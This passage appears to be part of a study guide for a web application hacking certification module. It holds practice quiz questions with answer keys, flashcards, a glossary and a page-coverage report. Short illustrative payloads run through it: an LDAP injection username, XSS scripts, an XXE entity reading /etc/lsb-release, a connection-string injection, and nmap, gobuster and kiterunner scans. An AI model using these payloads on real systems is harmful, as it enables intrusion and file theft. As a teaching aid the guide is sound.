Answer: B. The repeated "../" sequence escapes the web root to read a file directly; the response is the file's raw content, with no indication any code executed.

- A is wrong: no database query syntax is involved.
- C is wrong: LFI requires the included file's content to be executed, not merely displayed.
- D is wrong: no XML entity or parser is involved here.

Q2. An e-commerce page includes `<input type="hidden" name="PRICE" value="200.00">`. A tester intercepts the request and changes this value to "2.00" before submitting. What is the root cause that allowed this attack to succeed?

- A. The server did not use HTTPS
- B. The server trusted a client-supplied value for a security-relevant decision
- C. The cookie was not marked HttpOnly
- D. The session ID was predictable

Answer: B. The server accepted the submitted price instead of recomputing it from the trusted product catalog.

- A is wrong: HTTPS protects data in transit, not from a legitimate, logged-in client simply editing a field it controls.
- C is wrong: HttpOnly relates to cookie script-access, not hidden form fields.
- D is wrong: no session prediction is involved in this scenario.

Q3. An attacker obtains a victim's authenticated session cookie through malware and loads it into their own browser, instantly gaining access without a password or any MFA prompt. Which attack is this?

- A. Cookie/Session Poisoning
- B. Cross-Site Request Forgery
- C. Pass-the-Cookie Attack
- D. Session ID Brute-Forcing

Answer: C. The attacker reused an unmodified, already-valid stolen cookie, which is the defining feature of pass-the-cookie.

- A is wrong: poisoning means editing the cookie's content, not simply reusing it.
- B is wrong: CSRF forges a request using the victim's own browser; it does not require stealing the cookie at all.
- D is wrong: brute-forcing means guessing an unknown session ID, not reusing a captured one.

Q4. Which of the following vulnerable code patterns is the clearest sign of OS command (shell) injection?

- A. `SELECT * FROM users WHERE id = '" + input + "'"`
- B. `os.system(f"cat {user_input}")`
- C. `<div>` + userComment + `</div>`
- D. `include($_GET['page'] . ".php")`

Answer: B. Passing unsanitized input directly into a shell execution function is the signature of OS command injection.

- A is wrong: that pattern is SQL injection (string concatenation into a SQL query).
- C is wrong: that pattern is HTML embedding/XSS.
- D is wrong: that pattern is Local File Inclusion.

Q5. A login form accepts the username `certifiedhacker)(&))` and the attacker gains access without a valid password, because the resulting filter always evaluates true. What attack is this?

- A. SQL Injection
- B. LDAP Injection
- C. XPath Injection
- D. Connection String Injection

Answer: B. The parentheses and ampersand are LDAP filter metacharacters; injecting them breaks the intended `(&(USER=x)(PASS=y))` filter logic so only the always-true username check is evaluated.

- A is wrong: SQL injection targets SQL syntax (quotes, semicolons), not LDAP filter syntax.
- C is wrong: XPath injection targets XML query syntax, not a directory filter.
- D is wrong: connection string injection targets database connection parameters, not an authentication filter.

Q6. A blog comment field stores a script tag containing `alert("Hello World")` exactly as submitted, and the script runs for every visitor who later views that blog post. Which type of XSS is this?

- A. Reflected XSS
- B. Stored (persistent) XSS
- C. DOM-based XSS
- D. Blind XSS

Answer: B. The payload is saved server-side (in the database) and executes for every subsequent visitor, which is the defining feature of stored XSS.

- A is wrong: reflected XSS only executes in the single response to the request that carried the payload, with no server-side storage.
- C is wrong: DOM-based XSS is purely client-side, with vulnerable JavaScript writing untrusted data into the page, and no server round trip needed for the script to run.
- D is wrong: "blind XSS" is not demonstrated here; the comment is clearly visible and triggers on normal page load.

Q7. An attacker encodes a payload as `<a href="javascript:alert('XSS Successful')">Click Here!</a>` to bypass a filter. What technique is this?

- A. Tag manipulation
- B. Whitespace embedding
- C. Encoding characters
- D. HTTP Parameter Pollution

Answer: C. HTML numeric character references (`j` for "j") replace literal characters so filters searching for the literal string "javascript:" do not match.

- A is wrong: tag manipulation involves nesting or splitting a script tag's own letters apart, not character encoding.
- B is wrong: whitespace embedding inserts tabs/newlines inside keywords, not numeric character codes.
- D is wrong: HTTP Parameter Pollution is an unrelated technique involving duplicate request parameters.

Q8. A security researcher notices that valid usernames consistently take 50 milliseconds longer to reject at login than invalid usernames, with no difference in the error message text. What is this an example of?

- A. Username enumeration via verbose error messages
- B. A web-based timing attack (direct timing)
- C. Session ID prediction
- D. Credential stuffing

Answer: B. The attacker infers valid usernames purely from a measurable processing-time difference, not from any visible error-message difference, which is the defining feature of a direct timing attack.

- A is wrong: that technique relies on different, visible error text, not timing.
- C is wrong: session prediction targets session tokens, not login timing.
- D is wrong: credential stuffing tests known breached credential pairs, unrelated to timing analysis.

Q9. A malicious XML document contains `<!ENTITY bar SYSTEM "file:///etc/lsb-release">` and the server's response includes the contents of that file. Which attack is this, and which OWASP category does it most directly map to?

- A. XXE; A03 Injection
- B. XXE; A05 Security Misconfiguration
- C. SSRF; A08 Software and Data Integrity Failures
- D. Insecure Deserialization; A08 Software and Data Integrity Failures

Answer: B. This is an XML External Entity attack caused by a weakly configured XML parser resolving external entities, which OWASP maps primarily to A05 Security Misconfiguration.

- A is wrong: while XXE involves injecting XML, its root cause is parser configuration, not the general injection category.
- C is wrong: while XXE can enable broader SSRF, the specific technique shown (reading a local file via an entity) is XXE, and the best primary OWASP mapping for parser misconfiguration is A05.
- D is wrong: no serialized object is involved here, only an XML entity declaration.

Q10. Which methodology step does "testing whether skipping the 'Proceed to pay' step by directly requesting the 'Delivery Details' URL still completes an order" belong to?

- A. Attack Authentication Mechanism
- B. Attack Application Logic Flaws / Attack Access Controls (Multistage Process)
- C. Perform Injection Attacks
- D. Attack Database Connectivity

Answer: B. Skipping an expected workflow step by directly requesting a later stage's URL is both a logic flaw and a multistage-process access-control gap, depending on how the question frames it; both methodology steps describe this exact scenario.

- A is wrong: no authentication mechanism is being targeted; the user may already be legitimately logged in.
- C is wrong: no crafted malicious input is being injected into any field.
- D is wrong: no database connection string or query is involved.

Q11. A tester runs `nmap -T4 -A -v -PE -PA 22,25,80,3389 target.com`. What does the `-A` flag specifically enable?

- A. Only ICMP-based host discovery
- B. Aggressive detection: OS detection, version detection, script scanning, and traceroute together
- C. A faster timing template
- D. Scanning only the top 1000 ports

Answer: B. The `-A` flag is a shortcut that turns on several detection features at once.

- A is wrong: `-PE`/`-PA` control host discovery, not `-A`.
- C is wrong: the faster timing template is controlled by `-T4`, a separate flag.
- D is wrong: `-A` does not control which ports are scanned; the `-p` flag or lack thereof does.

Q12. During an authorized engagement, a tester runs `sgpt --shell "Scan the web content of target url www.moviescope.com using Gobuster"` and is shown a generated command followed by the prompt `[E]xecute, [D]escribe, [A]bort:`. What is the SAFEST next action?

- A. Always press E immediately to save time
- B. Press D first to review what the command does, then verify it matches the authorized scope before executing
- C. Press A and never use AI-generated commands
- D. Edit the prompt to remove the confirmation menu permanently

Answer: B. Reviewing the generated command and confirming it matches the engagement's authorized scope before running it is the responsible, safe use of an AI-assisted shell tool.

- A is wrong: executing without review risks running an unintended or out-of-scope command.
- C is wrong: AI-generated commands can be safely used once reviewed; blanket refusal is not the lesson here.
- D is wrong: removing the safety confirmation step defeats the exact protection this feature provides.

Q13. Which of the following is the BEST countermeasure against clickjacking?

- A. Client-side JavaScript framebusting code

- B. The X-Frame-Options header or the Content-Security-Policy frame-ancestors directive
- C. A strong CAPTCHA on the login form
- D. Setting the HttpOnly flag on session cookies

Answer: B. Server-side header-based controls reliably prevent the page from being framed at all, unlike client-side JavaScript, which can be bypassed.

- A is wrong: framebusting JavaScript can be neutralized by techniques such as the iframe `sandbox` attribute, making it unreliable.
- C is wrong: CAPTCHA addresses automated abuse, not framing.
- D is wrong: HttpOnly protects cookies from script access, unrelated to framing.

Q14. An attacker registers and activates a Service Worker on a website they control; the infection persists in the victim's browser even after the victim closes the tab and navigates elsewhere. Which attack is this?

- A. Clickjacking
- B. DNS Rebinding
- C. MarioNet Attack
- D. Cross-Site WebSocket Hijacking

Answer: C. Persistence beyond the originating tab/page via the Service Worker API is the defining feature of the MarioNet attack.

- A is wrong: clickjacking requires an active, visible overlay at the moment of the click; it does not persist after the tab closes.
- B is wrong: DNS rebinding manipulates DNS resolution to bypass Same Origin Policy; it does not involve persistent browser infection.
- D is wrong: Cross-Site WebSocket Hijacking abuses a missing Origin check on a live WebSocket connection, not Service Worker persistence.

Q15. A tester runs `gobuster dir -u http://target.com -w wordlist.txt -x php,bak`. What does the `-x` flag do here?

- A. Sets the number of threads
- B. Excludes the listed file extensions from the scan
- C. Appends the listed file extensions to each wordlist entry during the scan
- D. Sets which HTTP status codes to display

Answer: C. `-x` tells Gobuster to also try each wordlist entry with the given extensions appended (for example, testing both `config` and `config.php`/`config.bak`).

- A is wrong: thread count is controlled by `-t`.
- B is wrong: `-x` adds extensions to try, it does not exclude them.
- D is wrong: status code filtering is controlled by `-s`.

Q16. A penetration tester intercepts a password reset request and notices the server sends `Host: badhost.com` instead of the real domain, causing the victim's legitimate reset email to contain a link pointing to the attacker's server. What is this attack called?

- A. Cross-Site Request Forgery
- B. Password Reset Poisoning
- C. Session Fixation
- D. DNS Rebinding

Answer: B. Manipulating the Host header so the application builds its password reset link using an attacker-controlled domain is the definition of password reset poisoning.

- A is wrong: CSRF forges a request using the victim's active session; it does not target the reset-link generation process.
- C is wrong: session fixation forces a known session ID onto the victim; it is unrelated to the Host header or reset emails.
- D is wrong: DNS rebinding manipulates DNS resolution over time; this attack manipulates an HTTP header on a single request.

Q17. Which Burp Suite feature is BEST suited for automatically trying a large wordlist of passwords against a single login field?

- A. Repeater
- B. Decoder
- C. Intruder
- D. Comparer

Answer: C. Intruder is built for automated, wordlist-driven attacks against one or more marked payload positions in a request.

- A is wrong: Repeater resends one manually-edited request at a time, without built-in wordlist automation.
- B is wrong: Decoder encodes/decodes data (Base64, hex, URL encoding); it does not send requests.
- D is wrong: Comparer highlights differences between two captured items; it does not send requests either.

Q18. Which of the following OWASP API Top 10 risks BEST describes an API endpoint that lets any authenticated user retrieve any other user's trip details simply by incrementing a numeric trip ID in the URL?

- A. API4 - Unrestricted Resource Consumption
- B. API1 - Broken Object Level Authorization
- C. API8 - Security Misconfiguration
- D. API10 - Unsafe Consumption of APIs

Answer: B. Exposing a sequential object identifier without checking that the requester actually owns that object is the textbook definition of Broken Object Level Authorization (also commonly called IDOR/BOLA).

- A is wrong: resource consumption concerns volume/rate of requests, not per-object authorization.
- C is wrong: security misconfiguration covers broader setup issues (TLS, CORS, defaults), not this specific object-ownership check.
- D is wrong: unsafe consumption of APIs concerns trusting third-party API data, not this application's own object authorization.

Q19. A webhook endpoint accepts and processes any incoming POST request without verifying any shared secret or signature. Which webhook risk does this BEST represent?

- A. Endpoint Configuration Errors
- B. Lack of Verification / Forged Requests
- C. Replay Attacks
- D. Unvalidated Redirects and Forwards

Answer: B. Accepting any POST without checking an authenticity signature directly matches both the "Lack of Verification" and "Forged Requests" risks, which share the same core weakness: no way to confirm the request is genuinely from the trusted sender.

- A is wrong: configuration errors are about human mistakes in the registered URL itself, not missing verification.
- C is wrong: replay attacks specifically involve resending a previously valid, legitimate call; the scenario describes accepting any forged call, not replaying an old one.
- D is wrong: this risk is about redirect targets inside a webhook flow, not request authenticity.

Q20. A tester runs `kr scan https://target.com:8443/ -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34`. What is the purpose of `--ignore-length=34`?

- A. Limit the scan to 34 threads
- B. Ignore responses of 34 bytes to filter out repetitive, uninteresting results
- C. Set a 34-second timeout per request
- D. Only scan routes shorter than 34 characters

Answer: B. `--ignore-length` filters out responses matching a specific byte length, typically used to suppress a flood of identical, uninteresting "not found" style responses that would otherwise bury real findings.

- A is wrong: thread count is controlled by `-x`, a separate flag in the same command.
- C is wrong: Kiterunner's syntax does not use `--ignore-length` for timeouts.
- D is wrong: the flag filters by response size, not route string length.

Q21. An attacker uses a large list of username/password pairs obtained from an unrelated website's past data breach, and runs them with Sentry MBA against a different target's login page, with no password guessing involved. What is this attack?

- A. Dictionary Attack
- B. Brute-Force Attack
- C. Credential Stuffing
- D. Password Spraying (ADDED CONTEXT)

Answer: C. Using real, previously-breached credential pairs with no guessing is the defining feature of credential stuffing.

- A is wrong: a dictionary attack tries unknown passwords from a prepared wordlist, not confirmed-valid stolen pairs.
- B is wrong: brute-forcing tries unknown password combinations systematically, again without prior knowledge that any pair is valid.
- D is wrong: password spraying tries one or a few common passwords against many usernames; this scenario uses many specific, already-paired credentials instead.

Q22. Which of the following BEST explains why Base64 encoding a SAML message does NOT protect its contents from an attacker who intercepts it?

- A. Base64 is a weak encryption algorithm that modern GPUs can brute-force
- B. Base64 is encoding, not encryption, and is trivially reversible by anyone
- C. SAML messages are too large for Base64 to encode correctly
- D. Base64 only works over HTTPS connections

Answer: B. Base64 simply represents binary data using printable characters; it provides no confidentiality and can be decoded by anyone instantly.

- A is wrong: Base64 is not an encryption algorithm at all, so "weak encryption" is the wrong framing.
- C is wrong: Base64 can encode data of any size; this is not a real limitation.
- D is wrong: Base64 encoding/decoding works identically regardless of the transport protocol.

Q23. A tester finds that an application's connection string is built as `"...User ID=Username; Password=pwd;"` and discovers that appending `;Encryption=off` through a vulnerable input field silently downgrades the connection's security. What is this attack?

- A. SQL Injection
- B. Connection String Injection
- C. Connection Pool DoS
- D. Insecure Deserialization

Answer: B. Appending an additional parameter after a semicolon into a dynamically-built connection string is the defining feature of connection string injection.

- A is wrong: no SQL query syntax is being manipulated, only the connection configuration string.
- C is wrong: connection pool DoS exhausts available connections through volume, not parameter injection.
- D is wrong: no serialized object is involved.

Q24. Which of the following is the BEST reason to prefer application whitelisting over application blacklisting?

- A. Whitelisting requires no maintenance at all once configured
- B. Whitelisting blocks unknown, never-before-seen threats by default, while blacklisting can only block threats it already recognizes
- C. Whitelisting is cheaper to license than blacklisting products
- D. Whitelisting automatically updates itself using AI

Answer: B. Because whitelisting only allows pre-approved items to run, it blocks anything not on that list by default, including brand-new malware; blacklisting is reactive and blind to anything not yet catalogued.

- A is wrong: whitelists still require maintenance as legitimate new software is approved and added.
- C is wrong: licensing cost is not a stated factor in the module's comparison.
- D is wrong: AI-based auto-updating is not a property attributed to whitelisting in this module.

Q25. Which combination of defenses BEST protects a WebSocket-based chat feature against Cross-Site WebSocket Hijacking?

- A. Rate limiting and message size limits only
- B. Using ws:// with a long session timeout
- C. Validating the Origin header on the server and using wss:// with token-based authentication
- D. Logging all connections after the fact

Answer: C. Server-side Origin validation prevents untrusted sites from establishing a WebSocket connection at all, and wss:// with token-based authentication ensures the channel is both encrypted and properly authenticated.

- A is wrong: rate limiting and size limits address DoS concerns, not the cross-origin hijacking vector itself.
- B is wrong: plain ws:// is unencrypted and does nothing to validate the connection's origin.
- D is wrong: logging after the fact helps detection and investigation, but does not prevent the hijacking from occurring in the first place.

Q26. A RASP solution and a Web Application Firewall are both deployed in front of and within the same application. What is the KEY architectural difference between them?

- A. RASP only works on APIs; WAF only works on traditional web pages
- B. RASP observes and acts from inside the running application process; a WAF inspects traffic at the network perimeter from outside
- C. WAF requires no configuration; RASP requires extensive rule-writing
- D. RASP and WAF are two names for the exact same technology

Answer: B. RASP has visibility into the application's actual internal execution context because it runs inside the process, while a WAF only sees traffic from the outside, before it reaches the application.

- A is wrong: both technologies can protect web pages and APIs; the distinction is architectural location, not target type.
- C is wrong: both RASP and WAF require configuration and tuning in real deployments.
- D is wrong: they are distinct, complementary technologies operating at different layers.

Q27. A development team integrates an AI-driven tool into their CI/CD pipeline that uses an intelligent crawler, applies threat intelligence for behavioral anomaly detection, and reports fewer false positives than their old scanner. Which category of tool is this?

- A. A static source code analyzer only
- B. An AI-Powered Dynamic Application Security Testing (DAST) tool
- C. A Web Application Firewall
- D. A credential stuffing bot

Answer: B. An AI-driven crawler combined with behavioral threat-intelligence analysis, integrated into CI/CD with reduced false positives, matches the described capabilities of tools such as ZeroThreat.ai, the module's named example of AI-Powered DAST.

- A is wrong: a static analyzer examines source code directly (white-box) rather than crawling a running application.
- C is wrong: a WAF filters live traffic at the network edge; it does not describe itself as a "crawler" integrated into CI/CD for testing.
- D is wrong: credential stuffing bots automate login attempts with stolen credentials; they have no relation to crawling or CI/CD testing.

Q28. A tester discovers a target's public Swagger/OpenAPI definition and sees a `DELETE /cust/{custId}` endpoint secured by an OAuth scope called `write_custs`. Which methodology step does reviewing this definition file belong to?

- A. Detect Security Standards
- B. Identify the Attack Surface
- C. Launch Attacks

- D. Attack Database Connectivity

Answer: B. Reading published API metadata (Swagger/OpenAPI) to map out paths, methods, parameters, and required scopes is specifically the "Identify the Attack Surface" step of the Web API Hacking Methodology.

- A is wrong: detecting security standards is about identifying which authentication/authorization protocols (OAuth, SAML, OpenID Connect) are in use generally, a step that typically precedes reading the detailed endpoint-level metadata.
- C is wrong: launching attacks is the step that follows attack-surface mapping, using the information gathered here.
- D is wrong: no database connection string or query is involved in reviewing an API specification document.

10. Flashcards

Q: What is directory traversal? | A: Using "../" sequences to read files outside the web root. Q: What makes Local File Inclusion worse than directory traversal? | A: LFI can execute the included file's code, not just display it. Q: What is pass-the-cookie? | A: Reusing a stolen, unmodified session cookie to access a service without logging in. Q: What is a same-site (related-domain) attack? | A: Hijacking a dangling/abandoned sub-domain that still shares the trusted parent domain. Q: Name the three command injection sub-types from this module. | A: Shell injection, HTML embedding, file injection. Q: What LDAP metacharacters enable LDAP injection? | A: Parentheses ( ) and logical operators & and |. Q: Name the three flavors of XSS. | A: Reflected, stored (persistent), and DOM-based. Q: Name three XSS filter evasion families. | A: Encoding characters, embedding whitespace, manipulating tags. Q: What is a direct timing attack? | A: Measuring server processing time to infer whether a username exists. Q: What is XXE? | A: Exploiting a weak XML parser's external entity resolution to read local files or reach internal resources. Q: What is the difference between an unvalidated redirect and an unvalidated forward? | A: Redirect sends the browser to a new URL (visible); forward happens server-side without the browser knowing. Q: What is Magecart? | A: Injecting JavaScript into an e-commerce checkout to skim payment card data. Q: What is a watering hole attack? | A: Compromising a site the target frequently visits, then waiting for the target to show up. Q: What is CSRF? | A: Forcing a logged-in victim's browser to send a request the victim did not intend, using their real session. Q: What are the two standard CSRF defenses? | A: Unique CSRF tokens and the SameSite cookie attribute. Q: What is cookie/session poisoning? | A: Directly editing the content of a cookie, such as lowering a price field. Q: What is insecure deserialization? | A: Deserializing untrusted, tampered data without validating the classes/content being reconstructed. Q: Name the four web services stack layers. | A: Presentation, Discovery, Access, Transport. Q: What does UDDI do? | A: Describes and discovers web services, like a yellow pages for them. Q: What is SOAPAction spoofing? | A: Making the SOAPAction header name a different operation than the one in the SOAP Body. Q: What is WS-Address spoofing? | A: Forging the address so the server's

response goes to the attacker instead of the real client. Q: What is DNS rebinding? | A: Using a short-TTL DNS record to re-resolve a trusted domain to an internal IP, bypassing Same Origin Policy. Q: What is the BEST defense against clickjacking? | A: X-Frame-Options or CSP frame-ancestors, never client-side framebusting alone. Q: What makes the MarioNet attack persistent? | A: It abuses the Service Worker API, which keeps running after the originating tab closes. Q: List the 13 steps of the Web Application Hacking Methodology. | A: Footprint, Analyze, Bypass client-side, Auth, Authz, Access controls, Session management, Injection, Logic flaws, Shared environments, Database connectivity, Web app client, Web services. Q: Which tool fingerprints a WAF in front of a target? | A: WafW00f. Q: Which tool enumerates WebSockets? | A: STEWS. Q: Which tool scans API routes specifically? | A: Kiterunner. Q: What does Nmap's -A flag enable? | A: OS detection, version detection, script scanning, and traceroute together. Q: What session cookie name typically indicates a PHP application? | A: PHPSESSID. Q: What is password reset poisoning? | A: Altering the Host header so a legitimate reset email's link points to an attacker-controlled domain. Q: What is the difference between credential stuffing and brute-forcing? | A: Stuffing reuses real, previously-breached credentials; brute-forcing guesses unknown passwords. Q: What does the OWASP API Top 10's API1 risk cover? | A: Broken Object Level Authorization (BOLA/IDOR). Q: How can HTTP Parameter Pollution bypass an IDOR check? | A: Submitting a parameter twice so the validation layer and the data layer use different values. Q: Name three webhook security risks. | A: Replay attacks, forged requests, data exposure in transit (plaintext). Q: What is an XML Bomb? | A: Deeply nested custom entities that expand exponentially, exhausting parser memory/CPU (also called "billion laughs"). Q: What is the key architectural difference between RASP and a WAF? | A: RASP runs inside the application process; a WAF inspects traffic at the network perimeter. Q: Why is Base64 not a security control? | A: It is reversible encoding, not encryption, and provides no confidentiality. Q: What is the core advantage of whitelisting over blacklisting? | A: Whitelisting blocks unknown threats by default; blacklisting only blocks already-known ones. Q: What does DAST test, and how? | A: The running application, from the outside, as a black-box. Q: What is the safe way to use an AI shell-command tool like ShellGPT? | A: Review the generated command (Describe) before executing it, and confirm it matches the authorized scope.

11. Glossary

- **ABAC (Attribute-Based Access Control):** access decisions based on evaluated attributes (time, location, resource properties) rather than a fixed role.
- **API Gateway:** a centralized server that authenticates, controls, and inspects traffic to internal API servers.
- **ASP.NET ViewState:** a hidden field (`__VIEWSTATE`) used by ASP.NET WebForms to persist page state between requests.
- **BOLA (Broken Object Level Authorization):** an API vulnerability where an object identifier is exposed without checking that the requester actually owns it.

- **Clickjacking:** tricking a user into clicking a hidden, legitimate element stacked beneath a visible decoy element.
- **Connection String:** configuration text telling an application which database, protocol, and credentials to use to connect.
- **CORS (Cross-Origin Resource Sharing):** a browser mechanism that allows controlled cross-domain requests.
- **CRLF Injection:** injecting Carriage Return/Line Feed characters to forge or split HTTP headers.
- **Credential Stuffing:** automating login attempts using real, previously-breached username/password pairs.
- **CSRF (Cross-Site Request Forgery):** forcing a victim's authenticated browser to send an unintended request.
- **Dangling DNS Record:** a DNS entry (such as a CNAME) still pointing to a resource that no longer exists or is no longer owned, enabling subdomain takeover.
- **DAST (Dynamic Application Security Testing):** testing a running application from the outside, black-box style.
- **Directory Traversal:** using "../" sequences to read files outside the intended web root.
- **DOM-based XSS:** XSS caused entirely by vulnerable client-side JavaScript, with no server round trip needed.
- **Entity (XML):** a named reference inside an XML document that the parser expands/substitutes; abused in XXE and XML Bomb attacks.
- **Fuzzing:** sending large volumes of random or malformed input to surface unexpected errors or crashes.
- **Gobuster:** a CLI tool that brute-forces hidden directories and files on a web server.
- **Hidden Field Manipulation:** editing a form's hidden input value before submitting a request.
- **IDOR (Insecure Direct Object Reference):** exposing a direct, guessable reference to an internal object without proper access checks.
- **Kiterunner:** a tool purpose-built for scanning and discovering API routes and content.
- **LDAP (Lightweight Directory Access Protocol):** a protocol for querying hierarchical directory data, such as usernames.
- **LFI (Local File Inclusion):** making a server include, and potentially execute, an arbitrary local file via a manipulated path parameter.
- **Magecart:** injecting JavaScript into an e-commerce checkout page to steal payment card data (web skimming).
- **MarioNet Attack:** a browser-based attack using the Service Worker API to persist malicious code after the originating page closes.
- **OAuth:** an authorization protocol letting a user grant limited access to their resources without sharing credentials.

- **Parameter Tampering:** modifying any request parameter the client assumed could not be changed.
- **Pass-the-Cookie:** reusing a stolen, unmodified, already-valid session cookie.
- **RASP (Runtime Application Self-Protection):** security built into a running application that detects and can block attacks from inside the process.
- **Reflected XSS:** XSS that executes only in the immediate response to the request carrying the payload.
- **SAML (Security Assertion Markup Language):** an XML-based format for exchanging SSO authentication/authorization assertions.
- **Same-Site (Related-Domain) Attack:** hijacking a dangling sub-domain that still shares the trusted parent domain's reputation.
- **Service Worker:** a browser API that lets a script run persistently in the background, independent of any single open page.
- **SOAPAction:** an HTTP header naming the operation a SOAP request intends to perform.
- **SSRF (Server-Side Request Forgery):** forcing a server to send a request to an unintended destination, often internal.
- **Stored (Persistent) XSS:** XSS saved server-side, executing for every subsequent visitor.
- **STEWS:** a tool for enumerating and fingerprinting WebSocket servers.
- **UDDI (Universal Description, Discovery, and Integration):** a registry protocol for describing and discovering web services.
- **Watering Hole Attack:** compromising a site the target frequently visits, then waiting for the target.
- **WafW00f:** a tool that fingerprints which Web Application Firewall protects a target site.
- **WAF (Web Application Firewall):** a network-edge filter that inspects and blocks malicious HTTP traffic before it reaches the application.
- **Webhook:** a server-initiated HTTP POST callback sent automatically when a subscribed event occurs.
- **WSDL (Web Services Definition Language):** an XML document describing one SOAP web service's operations and data types.
- **XSS (Cross-Site Scripting):** injecting client-side script that executes in a victim's browser.
- **XXE (XML External Entity):** exploiting a weakly configured XML parser's external entity resolution.
- **ZeroThreat.ai:** the module's named example of an AI-driven, CI/CD-integrated DAST tool.

12. Coverage Report

12.1 Page to Section Map

PDF page(s)	Topics on these pages (short)	Sections
1	Objectives; how web apps work	3.1
2	OWASP Top 10 2021; master attack list	3.2, 3.3
3	Directory traversal; hidden field manip.	3.4, 3.5
4	Pass-the-cookie; same-site attack	3.6, 3.7
5-6	Command injection; LDAP injection	3.8, 3.9
7	XSS attacks; XSS in a comment field	3.10
8	XSS filter evasion; timing attacks	3.10, 3.11
9	XXE; unvalidated redirects/ forwards	3.12, 3.13
10	Magecart; watering hole attack	3.14, 3.15
11	CSRF; cookie/session poisoning	3.16, 3.17
12	Insecure deserialization; WS stack	3.18, 3.19
13	Web service footprinting (UDDI)	3.20
14-15	DNS rebind; clickjack; MarioNet; map	3.21-3.24
16	Server discovery; port/service scan	3.25, 3.26
17	Detect WAFs/proxies; spidering	3.27, 3.28
18	Load balancer detect; WebSockets enum	3.29, 3.30
19	Analyze web apps; site mirroring	3.31, 3.32
20	Entry points; server-side tech ID	3.33, 3.34
21	Files/dirs (+AI); vuln scan (Vega)	3.35, 3.36

PDF page(s)	Topics on these pages (short)	Sections
22	Bypass client-side; browser extensions	3.37
23	Attack auth overview; design flaws	3.38
24	Username enum; password exploits	3.39, 3.40
25	Password brute-force; reset mechanism	3.40
26	Session ID prediction; cookie poison	3.41
27	Bypass SAML SSO	3.42
28	Bypass rate limit; bypass MFA	3.43, 3.44
29-30	Authz schemes; request/cookie tamper	3.45, 3.46
31	Session mgmt attack; token sniffing	3.47
32	WebSocket manip.; injection overview	3.48, 3.49
33	LFI; application logic flaws	3.50, 3.51
34	Shared environments; DB connectivity	3.52, 3.53
35-36	Connection string/CSPP/pool DoS; client	3.53, 3.54
37-39	Web service probing/spoofing/ XML inj	3.55
40	Web API/webhooks; OWASP API Top 10	3.56, 3.57
41	Webhook risks; API vulnerabilities	3.58, 3.59
42	API methodology; identify target	3.60
43	Security standards; API enum (Kite)	3.61
44	Attack surface (Swagger/ discovery)	3.62
45	Launch attacks; fuzzing/invalid input	3.63

PDF page(s)	Topics on these pages (short)	Sections
46	Malicious input (XML bomb); injection	3.64
47	Insecure config; credential stuffing	3.65
48-49	API DDoS; OAuth attacks; other tech	3.66-3.68
50	REST API scan; IDOR via param pollution	3.69
51	Secure API architecture; API solutions	3.70, 3.57
52	API best practices; fuzz testing	3.71, 3.72
53	AI-powered DAST; source code review	3.73
54	Encoding schemes; whitelist/ blacklist	3.74
55	Injection attack defenses (JS/ SSI/SST)	In 3.10, 3.49, 3.54
56-58	Per-attack countermeasure slides	Folded into each attack topic
58-59	WebSocket best practices; RASP	3.75, 3.76
60	Security testing tools; WAFs; summary	3.76, Section 1

All tools, commands, ports, protocols, standards, and acronyms from every page also appear consolidated in Sections 4 through 6; every attack and countermeasure also appears consolidated in Section 7; every list and number worth memorizing also appears in Section 8.

12.2 [UNCLEAR] Items

1. **[UNCLEAR on page 13]** The exact GUID-style `serviceKey` and `businessKey` values in the UDDI XML response were heavily garbled in the source screenshots; this guide reproduces them only as illustrative examples of the format, not as verified literal values.
2. **[UNCLEAR on page 17]** The exact WafW00f command-line invocation shown in the terminal screenshot was partially garbled (appearing as something like "Swafu001"); this guide's best reading is `wafw00f certifiedhacker.com`, based on the tool's known name and the visible version string "v2.2.0" and result text.

3. **[UNCLEAR on page 18]** The exact IP octets in the `dig yahoo.com` and `lbd yahoo.com` terminal outputs were partially cut off/garbled; this guide represents them generically (for example "98.x.x.x") rather than guessing exact numbers.
4. **[UNCLEAR on page 21]** The Nmap `http-enum` terminal output contained several garbled lines (service version strings, an unexpected CNAME "www.goodstopping.com") that did not fully reconcile with the stated target "www.moviescope.com"; this guide reports only the clearly legible findings (open ports, IIS version, the `/login.aspx` admin-folder flag).
5. **[UNCLEAR on page 38]** The WS-Attacker tool's results-pane log text (timestamps and status lines) was too garbled to transcribe reliably; this guide describes the tool's purpose and the SOAPAction spoofing concept based on the slide's heading and surrounding text rather than the garbled log content itself.
6. **[UNCLEAR on page 40]** The exact STEWS command syntax shown (appearing as both `-1 -k -u <target URL>` and `-3-n=u 127.0.0.1:8084/echo` in different parts of the same screenshot) is inconsistent; this guide's Command Sheet (5.7) presents the more standard-looking `-3 -n -u` flag separation as its best reading.
7. **[UNCLEAR on page 46]** The XML Bomb entity-chain code sample skips and repeats entity names inconsistently in the OCR (for example referencing `lol9` and `lol8` out of sequence); the underlying "billion laughs" concept is accurately explained, but the exact entity-naming sequence in the original slide should be verified against the real screenshot if precise reproduction is needed.
8. **[UNCLEAR on page 54]** The illustrative binary/Base64 relationship example for encoding the word "cake" did not cleanly reconcile byte-for-byte in the source OCR; this guide presents it as a simplified conceptual illustration of the binary-to-Base64 relationship rather than a literally verified encoding walkthrough.
9. **[UNCLEAR on page 25]** Some HTTP request header text in the Burp Suite Intruder brute-force screenshot (the `Accept` header value) was garbled by OCR; this does not affect the guide's explanation of the brute-forcing technique itself.

12.3 Items to Double Check

- Confirm the current, exact CLI flag syntax for STEWS, Kiterunner, and WafW00f against their latest GitHub documentation, since tool flags change between versions (all marked implicitly "verify" in Section 5).
- Confirm whether your organization's current Gobuster/DIRB version defaults differ from the flags shown here.
- Confirm the current OWASP API Security Top 10 revision year, since OWASP periodically updates this list (the notes do not show a specific revision year for the API Top 10, unlike the general Top 10's explicit "2021").
- Double check the exact default ASP.NET connection pool size and timeout (100 connections, 30 seconds) against the specific framework version in use, since defaults can change between .NET versions.

- Verify current browser support and default behavior for the SameSite cookie attribute, since browser defaults for this attribute have changed over time and affect how strongly it protects against CSRF by default.
- Verify the current status and detection techniques for HTTP TRACE-based Cross-Site Tracing (XST), since many modern servers disable TRACE by default, which may reduce (but does not eliminate) its practical relevance.

12.4 Confirmation

